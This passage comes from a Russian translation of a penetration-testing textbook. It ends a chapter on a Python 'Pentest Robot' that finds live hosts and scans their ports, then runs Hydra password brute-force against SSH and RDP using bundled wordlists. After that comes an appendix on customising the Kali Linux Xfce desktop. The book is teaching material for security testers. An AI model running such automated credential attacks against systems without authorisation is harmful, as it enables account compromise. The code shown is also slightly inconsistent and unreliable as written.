Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):
IP/CIDR>172.16.0.0/24

[i] Checking for Live Hosts...
[+] 172.16.0.1 is up
```

```
[+] 172.16.0.2 is up
[+] 172.16.0.100 is up
[+] 172.16.0.103 is up
[+] 172.16.0.107 is up

[i] Starting Nmap port scan on host 172.16.0.1
[i] Starting Nmap port scan on host 172.16.0.2
[+] Port Open: 3389/tcp, Service Name: ms-wbt-server
[i] Starting Nmap port scan on host 172.16.0.100
[+] Port Open: 3389/tcp, Service Name: tcpwrapped
[i] Starting Nmap port scan on host 172.16.0.103
[i] Starting Nmap port scan on host 172.16.0.107
[+] Port Open: 22/tcp, Service Name: ssh
```

Атака подбора учетных данных и сохранение результатов

Это заключительный этап данного приложения. Здесь мы будем использовать атаку по словарю против сервисов, обнаруженных на этапе сканирования портов. Как видите, мы логически следуем диаграмме рабочего процесса на рис. 18.1. Назовем начало этой фазы *перечислением* (это более мягкое название, чем слово *атака*), а вместо *атака по словарю* используем термин *этап перебора*. Основные функции, которые нам понадобятся на этом последнем шаге, перечислены ниже.

1. Создадим класс `EnumerateHost`.
2. Создадим метод (`start`) внутри предыдущего класса, который начнет фазу атаки.
3. Добавим метод грубой силы внутри того же класса, который будет запускать атаку по словарю с помощью Hydra. Эта функция будет использовать пользовательские файлы словарей с именами пользователей и паролями (сохраненные в папке исходными текстами).
4. Добавим последний метод, который сохранит результаты этой атаки по словарю в файл внутри каталога отчетов (мы можем сохранить результаты каждого хоста в отдельный файл).
5. Наконец, вызовем методы класса `EnumerateHost` из раздела main этого приложения.

Во-первых, создадим класс `EnumerateHost` и его методы. Кроме того, импортируем дополнительный модуль `os`:

```
import os
class EnumerateHost:
    def __init__(self, nmap_results, host_ip):
        """
        Конструктор класса
        """
```

```
        self.nmap_results = nmap_results
        self.host_ip = host_ip
        self.util = UTILITIES()

    def start(self):
        """
        Начать процесс перечисления
        """
        output = ''
        for service_name in self.nmap_results:
            if service_name == "ssh":
                output += self.bruteforce_ssh()
            elif "ms-wbt-server" in service_name:
                output += self.bruteforce_rdp()

        self.save_results(output, './reports', str(self.host_ip) + ".txt")

    def bruteforce_ssh(self):
        """
        Перебор пароля SSH для цели
        """
        print("[i] Starting SSH Brute-Force on host %s" % self.host_ip)
        cmd = 'hydra -t 10 -e nsr -L ./resources/common_users.txt -P
./resources/common_passwords.txt ssh://' + str(self.host_ip)
        output = self.util.execute_command(cmd)
        return output

    def bruteforce_rdp(self):
        """
        Перебор пароля RDP для цели
        """
        print("[i] Starting RDP Brute-Force on host %s" % self.host_ip)
        cmd = 'hydra -t 10 -e nsr -L ./resources/common_users.txt -P
./resources/common_passwords.txt rdp://' + str(self.host_ip)
        output = self.util.execute_command(cmd)
        return output

    def save_results(self, results, folder_name, file_name):
        """
        Сохранить данные в файле
        """
        try:
            # Сохраняем результаты в папку/файл
            file_name_path = folder_name + "/" + file_name

            # Если папки нет, то создаем
            if not os.path.isdir(folder_name):
                os.mkdir(folder_name)

            # Если содержимое пусто, выходим из этой функции
            if (len(results) == 0):
                return
```

```
            # Создаем файловый объект
            file_to_save = open(file_name_path, 'w')
            # Записываем изменения
            file_to_save.write(results)
            # Закрыть файловый объект
            file_to_save.close()
        except:
            print("[!] Error: Cannot save the results to a file")
```

Во-вторых, вызовем методы класса из раздела main этого приложения. Кроме того, добавим последний штрих к данному разделу:

```
if __name__ == '__main__':
    """
    Здесь приложение вызывается при запуске
    """
    util = UTILITIES()

    # вывести баннер
    print("Welcome To Pentest Robot")
    print(util.separator_line())
    print("Enter a single IP or Range in CIDR format (e.g. 192.168.0.0/24):")

    # Ввод пользователя
    cidr_input = input("IP/CIDR>")
    hosts = validate_input(cidr_input)

    # если значение CIDR допустимо
    if (hosts != None):
        print("\n[i] Checking for Live Hosts...")
        LIVE_HOSTS = []
        for host in hosts:
            scanner = HostScan(host)
            if (scanner.is_host_live()):
                LIVE_HOSTS.append(host)

        print("\n")
        #если у нас есть живые хосты
        if (len(LIVE_HOSTS) > 0):
            for live_host in LIVE_HOSTS:
                scanner_live_hosts = HostScan(live_host)
                port_scan_results = scanner_live_hosts.port_scan()
                parsed_nmap_results = scanner_live_hosts.parse_
nmap_output(port_scan_results)
                enum = EnumerateHost(parsed_nmap_results, live_host)
                enum.start()
                print(util.seperator_line())
        else:
            print("[!] No live hosts to scan")

    print ("\n[*] Pentest Robot Finished The Execution!")
```

Помните, что вы можете скачать полный исходный код этого приложения на GitHub по адресу github.com/GusKhawaja/PentestRobot.

РЕЗЮМЕ

Что дальше? Вы творец и с этого момента сможете создать свое приложение. Основная цель главы состояла в том, чтобы расширить ваш кругозор, побудить вас стать следующим создателем нового приложения Python.

Надеюсь, эта книга позволит вам быть более уверенными на поприще пентестера.

ПРИЛОЖЕНИЕ

A

Kali Linux Desktop: краткий обзор

На момент написания данной книги последняя версия Kali Linux — 2020.1. В этом выпуске Kali представлены некоторые новые функции, и в приложении A описаны именно они. Важно отметить, что любые будущие релизы могут внести изменения, но всегда верьте, что это к лучшему, и не бойтесь перемен.

В основном во время своей работы я использую ОС Kali Linux и редко — ОС Microsoft Windows. Даже хакеры (плохие парни) применяют инструменты Kali Linux, чтобы сделать свою грязную работу.

В данном приложении основное внимание уделяется тому, как управлять интерфейсом среды рабочего стола Kali Linux. Вы узнаете, как легко обращаться с этой операционной системой и настраивать ее по своему вкусу. Обратите внимание, что это приложение охватывает Kali Linux версии 2020 года и более поздние, поэтому основные уроки в приложении посвящены среде рабочего стола Xfce.

В этом приложении:

- скачивание и запуск виртуальной машины Kali Linux;
- использование среды рабочего стола Xfce;
- освоение настроек конфигурации системы Kali Xfce;
- изменение внешнего вида вашей среды Kali;
- установка Kali Linux с нуля.

СКАЧИВАНИЕ И ЗАПУСК ВИРТУАЛЬНОЙ МАШИНЫ KALI LINUX

Первое, что вам нужно сделать — это скачать виртуальную копию Kali Linux по следующей ссылке: https://www.kali.org/get-kali/.

На этой странице у вас есть различные варианты скачивания на выбор. В том числе:

- 32/64-битная версия виртуальной машины Kali для VMware;
- 32/64-битная версия виртуальной машины Kali для VirtualBox;
- 64-битная версия виртуальной машины Kali для Hyper-V.

Как только вы скачаете свою виртуальную машину, разархивируйте сжатый файл и откройте его, используя выбранный вами гипервизор. В конце этого приложения вы узнаете, как установить Kali Linux с нуля, используя ISO-образ. (Такая установка рекомендована для установки на физическом хосте.) Кроме того, в приложении Б я покажу вам, как запустить Kali Linux из контейнера Docker. А пока просто скачайте виртуальную копию Kali, чтобы вы могли следовать тексту этого приложения и практиковаться, выполняя упражнения (не пропускайте их).

ССЫЛКА

Образы ARM также доступны для Kali Linux, например, если у вас есть Raspberry Pi. Эти образы доступны для скачивания по указанной ранее ссылке.

Если у вас также есть мобильное устройство Android, то для Kali Linux доступна версия, которая называется NetHunter; возможно, вы захотите попробовать ее. Скачайте ее образ по указанной ранее ссылке.

Первая загрузка виртуальной машины

Как только вы запустите свою виртуальную копию Kali Linux, вы увидите меню загрузки, как показано на рис. А.1. Выберите Kali GNU/Linux и нажмите Enter. (Если вы ничего не нажимаете, то все в порядке; этот пункт будет выбран по умолчанию через несколько секунд.)

Рис. А.1. Выберите Kali/Linux в меню загрузки

В более старых версиях Kali Linux учетными данными по умолчанию были root/toor. Начиная с релиза (2020.1), компания Offensive Security (создатели Kali Linux) представила пользователя без привилегий root. Итак, имя пользователя — *kali*, и пароль такой же.

РАБОЧИЙ СТОЛ KALI XFCE

Начиная с последней версии Kali Linux (2020.1), Xfce является средой рабочего стола по умолчанию. В этом разделе вы узнаете, как изменить его внешний вид, чтобы вы могли настроить собственную среду. До этого выпуска Gnome была средой рабочего стола по умолчанию, и если вы хотите вернуться к ней, то не беспокойтесь; вы можете выбрать ее в меню установки, если устанавливаете Kali из ISO-образа, как показано на рис. А.2.




Рис. А.2. Опции установки Xfce

Что интересно в среде рабочего стола Xfce, так это то, что она легкая и работает очень быстро, даже при слабых системных ресурсах. Вдобавок ко всему у вас есть полностью настраиваемая, приятная на вид операционная система, как показано на рис. А.3.

Меню Kali Xfce

Рабочий стол Xfce в Kali использует меню Whisker, чтобы обеспечить вам приятный (легкий) пользовательский интерфейс. Сначала откроем основные разделы меню, как показано на рис. А.4.

Рис. А.3. Рабочий стол Kali

Рис. А.4. Меню Kali

Панель поиска

Панель поиска позволяет быстро искать ваши приложения. Но можно искать не только приложения. Панель дает возможность:

- выполнять поиск по справочным страницам Linux (man), если начнете поиск символом # (например, *#ls*);
- выполнить поиск в интернете, если вы добавите в начало поиска знак *?* (например, *?Kali Linux*);
- выполнить поиск в «Википедии», если добавите к своим критериям поиска *!w* (например, *!w этичный хакинг*);
- запустить команду в окне терминала, если добавите к ней символ ! (например, *!reboot*, и если вы не обладаете привилегиями root — *!sudo reboot*).

Пункт меню «Избранное»

На рис. А.4 (см. выше) вы можете видеть, что выбран пункт меню Favorites (Избранное), а в правой части панели вы можете увидеть его содержимое.

Если вы хотите удалить какие-либо элементы из этого списка, то щелкните на элементе правой кнопкой мыши и выберите Remove From Favorites (Удалить из избранного), как показано на рис. А.5.

Если хотите добавить новый элемент в меню Favorites (Избранное), то сначала найдите свое приложение (например, nmap) с помощью строки поиска, затем щелкните правой кнопкой мыши и выберите Add To Favorites (Добавить в избранное), как показано на рис. А.6.




Рис. А.5. Удалить из избранного




Рис. А.6. Добавление в избранное

Обычные приложения

Если вы выберете в меню Usual Applications (Обычные приложения), то увидите все приложения, не связанные с тестированием на проникновение (например,

средство просмотра изображений, веб-браузер и т. д.). Хотя не все приложения связаны между собой, в этом списке есть несколько исключений: Ettercap, King Phisher и Xhydra.

Ниже перечислены инструменты, которые вы найдете в этом списке.

- Прикладное ПО:
  - **Application Finder** — поиск и запуск приложений на Kali;
  - **Bulk Rename** — переименование нескольких файлов;
  - **Cherry Tree** — приложение для ведения иерархических заметок;
  - **Clipman** — менеджер буфера обмена; как только вы запустите его, скрепка появится в правом верхнем углу панели (здесь вы увидите все ваши скопированные элементы);
  - **DB Browser for SQLite** — графический менеджер для баз данных SQLite;
  - **Mousepad** — упрощенный текстовый редактор;
  - **Notes** — приложение для заметок;
  - **Screenshot** — создание скриншотов с вашей Kali;
  - **Sensor Viewer** — отображение параметров аппаратных датчиков;
  - **Task Manager** — отображение текущих запущенных процессов (задач) и графиков CPU + Memory;
  - **Thunar File Manager** — файловый менеджер;
  - **Vim** — текстовый редактор;
  - **Xarchiver** — менеджер архивов;
  - **Xfburn** — инструмент для записи CD/DVD.
- Графика:
  - **Ristretto Image Viewer** — приложение для просмотра изображений;
  - **Xpdf** — менеджер файлов PDF.
- Интернет:
  - Chromium — браузер;
  - Firefox — браузер.
- Мультимедиа:
  - **Kazam** — приложение для записи видео и создания скриншотов вашей сессии;
  - **Parole Media Player** — проигрыватель медиа;
  - **PulseAudio Volume Control** — регулятор громкости звука.

- Офисные приложения:
  - **Dictionary** — поиск слов в словаре.
- Другие:
  - **Kali Undercover Mode** — сокрытие рабочего стола Kali путем его маскировки таким образом, чтобы он выглядел как Windows 10.
- Системные:
  - **Gparted** — менеджер разделов;
  - **Print Settings** — конфигурация принтеров;
  - **QTerminal** — окно терминала;
  - **Terminal Xfce** — окно терминала.

Другие пункты меню

Пункт меню Recently Used (Недавно использованные) показывает вам программы, которые вы недавно запускали.

В пункте меню All (Все) перечислены все приложения, установленные на Kali, и я расскажу о разделе настроек в следующем подразделе.

Наконец, посмотрим на остальные пункты меню предустановленных инструментов тестирования на проникновение (показаны на рис. А.7 и сгруппированы по типу категории атаки).

Менеджер настроек Kali Xfce

Вы можете получить доступ к настройкам Xfce из меню двумя различными способами (оба показаны на рис. А.8). Первый способ — выбрать Settings (Настройки) в меню, и все подпункты появятся в правой части меню. Второй способ — щелкнуть на значке настроек в правом нижнем углу списка; при нажатии открывается новое окно, в котором вы можете изменить настройки Kali Xfce. Рассмотрим основные параметры настроек (в этом приложении внимание уделяется основным из них, а с остальными вы можете поэкспериментировать сами).

Расширенная конфигурация сети

В этом окне, показанном на рис. А.9, вы можете управлять сетевыми подключениями, такими как проводные, беспроводные или VPN.

Как только вы откроете это окно, вы сможете добавлять сетевые подключения, удалять или изменять их настройки.




Рис. А.7. Инструменты меню Kali




Рис. А.8. Меню настроек Kali




Рис. А.9. Управление сетью

Ниже перечислены типы сетевых подключений, которыми вы можете управлять.

- Оборудование:
  - Bluetooth;
  - DSL/PPPoE;

  - Ethernet (локальная сеть);
  - InfiniBand;
  - мобильная широкополосная связь;
  - Wi-Fi.
- Виртуальные интерфейсы:
  - Bond;
  - Bridge;
  - IP-туннель;
  - MACsec;
  - Team;
  - VLAN.
- VPN:
  - Fortinet SSL VPN;
  - протокол туннелирования уровня 2 (L2TP);
  - Cisco AnyConnect Compatible VPN;
  - Juniper Network Connect;
  - OpenVPN;
  - Point-to-Point Tunneling Protocol (PPTP);
  - Cisco Compatible VPN.

Внешний вид

Это окно позволяет вам настроить и изменить внешний вид вашей среды Kali.

Стиль

На вкладке Style (Стиль), показанной на рис. A.10, вы можете выбрать тему; по умолчанию выбрана тема Kali-Dark.

Значки

На вкладке Icon (Значки), показанной на рис. A.11, вы можете изменить внешний вид значков рабочего стола (темы).

Шрифты

На вкладке Fonts (Шрифты), показанной на рис. A.12, вы можете настроить шрифты в среде рабочего стола Kali Linux Xfce.




Рис. А.10. Темная тема Kali




Рис. А.11. Значки на рабочем столе

В этом окне вы можете:

- изменить стиль шрифта по умолчанию;
- включить сглаживание для сглаживания краев символов;
- установить количество точек на дюйм (более высокий DPI означает более четкие шрифты).

Настройки

Вкладка Settings (Настройки), показанная на рис. А.13, позволяет управлять параметрами внешнего вида вашего Kali Linux.

- В параметре Toolbar Style (Стиль панели инструментов) вы можете изменить внешний вид панели инструментов, выбрав один из следующих вариантов:
  - Icons (only) (Значки (только));
  - Text (only) (Текст (только));
  - Text under icons (Текст под значками);
  - Text next to icons (Текст рядом со значками).
- Menus and Buttons (Меню и кнопки):
  - Show Images On Buttons (Показывать изображения на кнопках) отображает значок рядом с кнопками диалогового окна (не кнопками внутри панели);




Рис. А.12. Изменение шрифтов




Рис. А.13. Настройки внешнего вида

- Show Images In Menus (Показывать изображения в меню) отображает значок рядом с элементами в меню приложений и меню панели;
- Enable Editable Accelerators (Включить редактируемые ускорители) позволяет определить сочетание клавиш для пунктов меню.

- Event sounds (Звуки событий):
  - Enable Event Sounds (Включить звуки событий) позволяет вам слышать звуковые эффекты при событиях (например, при вставке USB-накопителя в Kali);
  - Enable Input Feedback Sounds (Включить звуки обратной связи при вводе) воспроизводит звуки событий, таких как изменение размера окна или нажатие кнопки и т. д.

Рабочий стол

Это окно позволяет вам изменять фон рабочего стола, меню и значки.

Фон

На этой вкладке есть множество опций, как показано на рис. А.14, которые предлагают вам красивое фоновое изображение рабочего стола.

- Folder (Папка) дает возможность изменить расположение, откуда выбираются изображения.
- Style (Стиль) определяет размер изображения, который наилучшим образом соответствует вашему дисплею.
- При выборе Apply To All Workspaces (Применить ко всем рабочим пространствам) одно и то же изображение будет использоваться во всех рабочих пространствах.




Рис. А.14. Изменение фона рабочего стола

- Вместо изображения можно использовать цвет, который можно комбинировать с уменьшенным/полупрозрачным изображением.
- Change The Background (Изменение фона) будет изменять изображение на следующее через определенный вами промежуток времени. Кроме того, вы можете выбрать случайный порядок, чтобы произвольным образом выбирать изображения из списка.

Меню

Вкладка Menus (Меню), показанная на рис. А.15, дает возможность изменять меню рабочего стола или списка окон.

- **Меню рабочего стола:**
  - щелчок правой кнопкой мыши на Include Applications Menu On Desktop (Включить меню приложений на рабочем столе) отобразит меню приложений (то же самое, что вы видите на верхней панели) внизу;
  - Show Application Icons In The Menu (Показывать значки приложений в меню) отобразит значки рядом с текстом в раскрывающемся меню приложения, как показано на рис. А.16.




Рис. А.15. Настройки меню




Рис. А.16. Меню приложений

- **Меню списка окон** отображается при щелчке средней кнопкой мыши (щелчке колеса прокрутки). Это меню позволит вам управлять рабочими пространствами (рис. А.17).




Рис. А.17. Управление рабочими пространствами

Значки

Вкладка Icon (Значок), показанная на рис. А.18, позволяет изменять внешний вид значков на рабочем столе. Кроме того, она дает возможность отображать/скрывать значки по умолчанию на рабочем столе.

Отображение

Это окно позволит вам настроить параметры вашего монитора. Оно особенно необходимо, если вы хотите использовать несколько мониторов.




Рис. А.18. Настройки значков

Общие

Вкладка General (Общие), показанная на рис. А.19, позволяет управлять настройками подключенных мониторов. Для каждого дисплея вы можете настроить:

- разрешение;
- частоту обновления;
- вращение;
- отражение.

На рис. А.19 показан только один подключенный виртуальный экран. Если вы подключили несколько мониторов, то увидите их в левой части окна.

Расширенные настройки

Вкладка Advanced (Расширенные настройки), показанная на рис. А.20, дает возможность настраивать профили и сохранять их для подключенных мониторов.

